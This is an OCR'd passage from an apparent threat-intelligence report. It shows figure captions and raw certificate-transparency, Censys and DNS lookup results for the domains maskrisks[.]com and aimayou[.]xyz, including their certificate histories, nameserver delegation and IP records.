



Figure 22 - Censys Historical maskrisk[.]com Certificates



Certificate Filters

For all fields, see Data Definitions

Label:

- 11 dv
- 11 ever-trusted
- 11 leaf
- 11 untrusted
- 9 expired

More

Issuer:

- 4 Let's Encrypt
- 3 cPanel, Inc.
- 2 CloudFlare, Inc.
- 2 Google Trust Services
- 2 Google Trust Services LLC

Certificates

Results: 12 · Time: 9.58s

- CN=maskrisks.com
  - Google Trust Services WE1
  - 2024-08-06 — 2024-11-04
  - *.maskrisks.com, maskrisks.com
- CN=maskrisks.com
  - Let's Encrypt E6
  - 2024-08-06 — 2024-11-04
  - *.maskrisks.com, maskrisks.com
- O=CloudFlare\, Inc., OU=CloudFlare Origin CA, CN=CloudFlare Origin Certificate
  - CloudFlare, Inc.
  - 2024-06-20 — 2039-06-17
  - *.maskrisks.com, CloudFlare Origin Certificate, maskrisks.com
- O=CloudFlare\, Inc., OU=CloudFlare Origin CA, CN=CloudFlare Origin Certificate
  - CloudFlare, Inc.
  - 2024-04-12 — 2039-04-09
  - *.maskrisks.com, CloudFlare Origin Certificate, maskrisks.com
- CN=maskrisks.com
  - Google Trust Services WE1
  - 2024-06-08 — 2024-09-06
  - *.maskrisks.com, maskrisks.com
- CN=maskrisks.com
  - Let's Encrypt E5
  - 2024-06-08 — 2024-09-06
  - *.maskrisks.com, maskrisks.com
- CN=maskrisks.com
  - Let's Encrypt E1
  - 2024-04-10 — 2024-07-09
  - *.maskrisks.com, maskrisks.com
- CN=maskrisks.com
  - Google Trust Services LLC GTS CA 1P5
  - 2024-04-10 — 2024-07-09
  - *.maskrisks.com, maskrisks.com
- CN=maskrisks.com
  - Google Trust Services LLC GTS CA 1P5
  - 2024-03-19 — 2024-06-17
  - *.maskrisks.com, maskrisks.com
- CN=maskrisks.com
  - Let's Encrypt E1
  - 2024-03-19 — 2024-06-17
  - *.maskrisks.com, maskrisks.com
- CN=maskrisks.com
  - cPanel, Inc. Certification Authority
  - 2021-04-26 — 2021-07-25
  - cpanel.maskrisks.com, cpcalendars.maskrisks.com, cpcontacts.maskrisks.com, mail.maskrisks.com, maskrisks.com, webdisk.maskrisks.com, webmail.maskrisks.com, www.maskrisks.com
- CN=maskrisks.com
  - cPanel, Inc. Certification Authority
  - 2021-01-22 — 2021-04-22
  - cpanel.maskrisks.com, cpcalendars.maskrisks.com, cpcontacts.maskrisks.com, mail.maskrisks.com, maskrisks.com, webdisk.maskrisks.com, webmail.maskrisks.com, www.maskrisks.com
- CN=maskrisks.com
  - cPanel, Inc. Certification Authority
  - 2020-11-02 — 2021-01-31
  - cpanel.maskrisks.com, cpcalendars.maskrisks.com, cpcontacts.maskrisks.com, mail.maskrisks.com, maskrisks.com, webdisk.maskrisks.com, webmail.maskrisks.com, www.maskrisks.com

Figure 23 - Censys IPs for Certificate update.maskrisks[.]com Name/Domain




Figure 25 - URLScan.io maskrisks[.]com Original Domain March 24, 2021




Figure 24 - DNS Query for maskrisks[.]com

OK Root Server Check

13 Root Servers found

a.gtld-servers.net. (192.5.6.30 and 2001:503:a83e::2:30)
b.gtld-servers.net. (192.33.14.30 and 2001:503:231d::2:30)
c.gtld-servers.net. (192.26.92.30 and 2001:503:83eb::30)
d.gtld-servers.net. (192.31.80.30 and 2001:500:856e::30)
e.gtld-servers.net. (192.12.94.30 and 2001:502:1ca1::30)
f.gtld-servers.net. (192.35.51.30 and 2001:503:d414::30)
g.gtld-servers.net. (192.42.93.30 and 2001:503:eea3::30)
h.gtld-servers.net. (192.54.112.30 and 2001:502:8cc::30)
i.gtld-servers.net. (192.43.172.30 and 2001:503:39c1::30)
j.gtld-servers.net. (192.48.79.30 and 2001:502:7094::30)
k.gtld-servers.net. (192.52.178.30 and 2001:503:d2d::30)
l.gtld-servers.net. (192.41.162.30 and 2001:500:d937::30)
m.gtld-servers.net. (192.55.83.30 and 2001:501:b1f9::30)

OK TLD Nameservers Check

Checking a.gtld-servers.net.: 2 NS records found.
rachel.ns.cloudflare.com.: 6 records found: 108.162.192.215, 172.64.32.215, 173.245.58.215, 2606:4700:50::adf5:3ad7, 2803:f800:50::6ca2:c0d7 and 2a06:98c1:50::ac40:20d7
walt.ns.cloudflare.com.: 6 records found: 108.162.193.148, 172.64.33.148, 173.245.59.148, 2606:4700:58::adf5:3b94, 2803:f800:50::6ca2:c194 and 2a06:98c1:50::ac40:2194

Checking b.gtld-servers.net.: 2 NS records found.
rachel.ns.cloudflare.com.: 6 records found: 108.162.192.215, 172.64.32.215, 173.245.58.215, 2606:4700:50::adf5:3ad7, 2803:f800:50::6ca2:c0d7 and 2a06:98c1:50::ac40:20d7
walt.ns.cloudflare.com.: 6 records found: 108.162.193.148, 172.64.33.148, 173.245.59.148, 2606:4700:58::adf5:3b94, 2803:f800:50::6ca2:c194 and 2a06:98c1:50::ac40:2194

Checking c.gtld-servers.net.: 2 NS records found.
rachel.ns.cloudflare.com.: 6 records found: 108.162.192.215, 172.64.32.215, 173.245.58.215, 2606:4700:50::adf5:3ad7, 2803:f800:50::6ca2:c0d7 and 2a06:98c1:50::ac40:20d7
walt.ns.cloudflare.com.: 6 records found: 108.162.193.148, 172.64.33.148, 173.245.59.148, 2606:4700:58::adf5:3b94, 2803:f800:50::6ca2:c194 and 2a06:98c1:50::ac40:2194

Checking d.gtld-servers.net.: 2 NS records found.
rachel.ns.cloudflare.com.: 6 records found: 108.162.192.215, 172.64.32.215, 173.245.58.215, 2606:4700:50::adf5:3ad7, 2803:f800:50::6ca2:c0d7 and 2a06:98c1:50::ac40:20d7
walt.ns.cloudflare.com.: 6 records found: 108.162.193.148, 172.64.33.148, 173.245.59.148, 2606:4700:58::adf5:3b94, 2803:f800:50::6ca2:c194 and 2a06:98c1:50::ac40:2194

Checking e.gtld-servers.net.: 2 NS records found.
rachel.ns.cloudflare.com.: 6 records found: 108.162.192.215, 172.64.32.215, 173.245.58.215, 2606:4700:50::adf5:3ad7, 2803:f800:50::6ca2:c0d7 and 2a06:98c1:50::ac40:20d7
walt.ns.cloudflare.com.: 6 records found: 108.162.193.148, 172.64.33.148, 173.245.59.148, 2606:4700:58::adf5:3b94, 2803:f800:50::6ca2:c194 and 2a06:98c1:50::ac40:2194

Checking f.gtld-servers.net.: 2 NS records found.
rachel.ns.cloudflare.com.: 6 records found: 108.162.192.215, 172.64.32.215, 173.245.58.215, 2606:4700:50::adf5:3ad7, 2803:f800:50::6ca2:c0d7 and 2a06:98c1:50::ac40:20d7
walt.ns.cloudflare.com.: 6 records found: 108.162.193.148, 172.64.33.148, 173.245.59.148, 2606:4700:58::adf5:3b94, 2803:f800:50::6ca2:c194 and 2a06:98c1:50::ac40:2194

Checking g.gtld-servers.net.: 2 NS records found.
rachel.ns.cloudflare.com.: 6 records found: 108.162.192.215, 172.64.32.215, 173.245.58.215, 2606:4700:50::adf5:3ad7, 2803:f800:50::6ca2:c0d7 and 2a06:98c1:50::ac40:20d7
walt.ns.cloudflare.com.: 6 records found: 108.162.193.148, 172.64.33.148, 173.245.59.148, 2606:4700:58::adf5:3b94, 2803:f800:50::6ca2:c194 and 2a06:98c1:50::ac40:2194

Checking h.gtld-servers.net.: 2 NS records found.
rachel.ns.cloudflare.com.: 6 records found: 108.162.192.215, 172.64.32.215, 173.245.58.215, 2606:4700:50::adf5:3ad7, 2803:f800:50::6ca2:c0d7 and 2a06:98c1:50::ac40:20d7
walt.ns.cloudflare.com.: 6 records found: 108.162.193.148, 172.64.33.148, 173.245.59.148, 2606:4700:58::adf5:3b94, 2803:f800:50::6ca2:c194 and 2a06:98c1:50::ac40:2194

Checking i.gtld-servers.net.: 2 NS records found.
rachel.ns.cloudflare.com.: 6 records found: 108.162.192.215, 172.64.32.215, 173.245.58.215, 2606:4700:50::adf5:3ad7, 2803:f800:50::6ca2:c0d7 and 2a06:98c1:50::ac40:20d7
walt.ns.cloudflare.com.: 6 records found: 108.162.193.148, 172.64.33.148, 173.245.59.148, 2606:4700:58::adf5:3b94, 2803:f800:50::6ca2:c194 and 2a06:98c1:50::ac40:2194

Checking j.gtld-servers.net.: 2 NS records found.
rachel.ns.cloudflare.com.: 6 records found: 108.162.192.215, 172.64.32.215, 173.245.58.215, 2606:4700:50::adf5:3ad7, 2803:f800:50::6ca2:c0d7 and 2a06:98c1:50::ac40:20d7
walt.ns.cloudflare.com.: 6 records found: 108.162.193.148, 172.64.33.148, 173.245.59.148, 2606:4700:58::adf5:3b94, 2803:f800:50::6ca2:c194 and 2a06:98c1:50::ac40:2194

Checking k.gtld-servers.net.: 2 NS records found.
rachel.ns.cloudflare.com.: 6 records found: 108.162.192.215, 172.64.32.215, 173.245.58.215, 2606:4700:50::adf5:3ad7, 2803:f800:50::6ca2:c0d7 and 2a06:98c1:50::ac40:20d7
walt.ns.cloudflare.com.: 6 records found: 108.162.193.148, 172.64.33.148, 173.245.59.148, 2606:4700:58::adf5:3b94, 2803:f800:50::6ca2:c194 and 2a06:98c1:50::ac40:2194

Checking l.gtld-servers.net.: 2 NS records found.
rachel.ns.cloudflare.com.: 6 records found: 108.162.192.215, 172.64.32.215, 173.245.58.215, 2606:4700:50::adf5:3ad7, 2803:f800:50::6ca2:c0d7 and 2a06:98c1:50::ac40:20d7
walt.ns.cloudflare.com.: 6 records found: 108.162.193.148, 172.64.33.148, 173.245.59.148, 2606:4700:58::adf5:3b94, 2803:f800:50::6ca2:c194 and 2a06:98c1:50::ac40:2194

Checking m.gtld-servers.net.: 2 NS records found.
rachel.ns.cloudflare.com.: 6 records found: 108.162.192.215, 172.64.32.215, 173.245.58.215, 2606:4700:50::adf5:3ad7, 2803:f800:50::6ca2:c0d7 and 2a06:98c1:50::ac40:20d7
walt.ns.cloudflare.com.: 6 records found: 108.162.193.148, 172.64.33.148, 173.245.59.148, 2606:4700:58::adf5:3b94, 2803:f800:50::6ca2:c194 and 2a06:98c1:50::ac40:2194

OK Nameservers

2 Nameservers found

rachel.ns.cloudflare.com.: 6 records found: 172.64.32.215, 108.162.192.215, 173.245.58.215, 2a06:98c1:50::ac40:20d7, 2606:4700:50::adf5:3ad7 and 2803:f800:50::6ca2:c0d7
walt.ns.cloudflare.com.: 6 records found: 108.162.193.148, 172.64.33.148, 173.245.59.148, 2803:f800:50::6ca2:c194, 2a06:98c1:50::ac40:2194 and 2606:4700:58::adf5:3b94

OK Authoritative Nameservers Check

Checking nameservers at rachel.ns.cloudflare.com.: 2 NS records found
rachel.ns.cloudflare.com.
walt.ns.cloudflare.com.

Checking nameservers at walt.ns.cloudflare.com.: 2 NS records found
rachel.ns.cloudflare.com.
walt.ns.cloudflare.com.

OK Record Verification

rachel.ns.cloudflare.com.: 4 records for maskrisks.com found: 104.21.9.14, 172.67.188.224, 2606:4700:3035::ac43:bce0 and 2606:4700:3037::6815:90e
walt.ns.cloudflare.com.: 4 records for maskrisks.com found: 104.21.9.14, 172.67.188.224, 2606:4700:3035::ac43:bce0 and 2606:4700:3037::6815:90e

OK DNSSEC

DNSSEC disabled

Figure 26 - Censys Forward DNS for IP




Figure 27 - Shodan maskrisks[.]com IP Associations

Figure 28 - Crt.sh Historical Timeline of Certificates

crt.sh ID	Logged At ⇧	Not Before	Not After	Common Name	Matching Identities	Issuer Name
14020060319	2024-08-06	2024-08-06	2024-11-04	maskrisks.com	*.maskrisks.com maskrisks.com	C=US, O=Google Trust Services, CN=WE1
14113078029	2024-08-06	2024-08-06	2024-11-04	maskrisks.com	*.maskrisks.com maskrisks.com	C=US, O=Let's Encrypt, CN=E6
14053610671	2024-08-06	2024-08-06	2024-11-04	maskrisks.com	*.maskrisks.com maskrisks.com	C=US, O=Let's Encrypt, CN=E6
13324530916	2024-06-08	2024-06-08	2024-09-06	maskrisks.com	*.maskrisks.com maskrisks.com	C=US, O=Google Trust Services, CN=WE1
13323749308	2024-06-08	2024-06-08	2024-09-06	maskrisks.com	*.maskrisks.com maskrisks.com	C=US, O=Let's Encrypt, CN=E5
13323745423	2024-06-08	2024-06-08	2024-09-06	maskrisks.com	*.maskrisks.com maskrisks.com	C=US, O=Let's Encrypt, CN=E5
12676358203	2024-04-10	2024-04-10	2024-07-09	maskrisks.com	*.maskrisks.com maskrisks.com	C=US, O=Let's Encrypt, CN=E1
12676349538	2024-04-10	2024-04-10	2024-07-09	maskrisks.com	*.maskrisks.com maskrisks.com	C=US, O=Let's Encrypt, CN=E1
12676346486	2024-04-10	2024-04-10	2024-07-09	maskrisks.com	*.maskrisks.com maskrisks.com	C=US, O=Google Trust Services LLC, CN=GTS CA 1P5
12431098276	2024-03-19	2024-03-19	2024-06-17	maskrisks.com	*.maskrisks.com maskrisks.com	C=US, O=Google Trust Services LLC, CN=GTS CA 1P5
12430840324	2024-03-19	2024-03-19	2024-06-17	maskrisks.com	*.maskrisks.com maskrisks.com	C=US, O=Let's Encrypt, CN=E1
12430835923	2024-03-19	2024-03-19	2024-06-17	maskrisks.com	*.maskrisks.com maskrisks.com	C=US, O=Let's Encrypt, CN=E1
4434526448	2021-04-26	2021-04-26	2021-07-25	maskrisks.com	cpanel.maskrisks.com cpcalendars.maskrisks.com cpcontacts.maskrisks.com mail.maskrisks.com maskrisks.com webdisk.maskrisks.com webmail.maskrisks.com www.maskrisks.com	C=US, ST=TX, L=Houston, O="cPanel, Inc.", CN="cPanel, Inc. Certification Authority"
4434526381	2021-04-26	2021-04-26	2021-07-25	maskrisks.com	cpanel.maskrisks.com cpcalendars.maskrisks.com cpcontacts.maskrisks.com mail.maskrisks.com maskrisks.com webdisk.maskrisks.com webmail.maskrisks.com www.maskrisks.com	C=US, ST=TX, L=Houston, O="cPanel, Inc.", CN="cPanel, Inc. Certification Authority"
3966414985	2021-01-22	2021-01-22	2021-04-22	maskrisks.com	cpanel.maskrisks.com cpcalendars.maskrisks.com cpcontacts.maskrisks.com mail.maskrisks.com maskrisks.com webdisk.maskrisks.com webmail.maskrisks.com www.maskrisks.com	C=US, ST=TX, L=Houston, O="cPanel, Inc.", CN="cPanel, Inc. Certification Authority"
3966414935	2021-01-22	2021-01-22	2021-04-22	maskrisks.com	cpanel.maskrisks.com cpcalendars.maskrisks.com	C=US, ST=TX, L=Houston, O="cPanel, Inc.", CN="cPanel, Inc. Certification Authority"

Figure 29 - DNS Query for Aimayou[.]xyz

OK **Root Server Check**

4 Root Servers found

generationxyz.nic.xyz. (212.18.249.42 and 2a04:2b00:13ff::42)
x.nic.xyz. (194.169.218.42 and 2001:67c:13cc::1:42)
y.nic.xyz. (185.24.64.42 and 2a04:2b00:13cc::1:42)
z.nic.xyz. (212.18.248.42 and 2a04:2b00:13ee::42)

OK **TLD Nameservers Check**

Checking generationxyz.nic.xyz.: 2 NS records found.
ns35.domaincontrol.com.: No glue records
ns36.domaincontrol.com.: No glue records

Checking x.nic.xyz.: 2 NS records found.
ns35.domaincontrol.com.: No glue records
ns36.domaincontrol.com.: No glue records

Checking y.nic.xyz.: 2 NS records found.
ns35.domaincontrol.com.: No glue records
ns36.domaincontrol.com.: No glue records

Checking z.nic.xyz.: 2 NS records found.
ns35.domaincontrol.com.: No glue records
ns36.domaincontrol.com.: No glue records

OK **Nameservers**

2 Nameservers found

ns35.domaincontrol.com.: 2 records found: 97.74.107.18 and 2603:5:21b1::12
ns36.domaincontrol.com.: 2 records found: 173.201.75.18 and 2603:5:22b1::12

OK **Authoritative Nameservers Check**

Checking nameservers at ns35.domaincontrol.com.: 2 NS records found
ns35.domaincontrol.com.
ns36.domaincontrol.com.

Checking nameservers at ns36.domaincontrol.com.: 2 NS records found
ns35.domaincontrol.com.
ns36.domaincontrol.com.


OK **Record Verification**

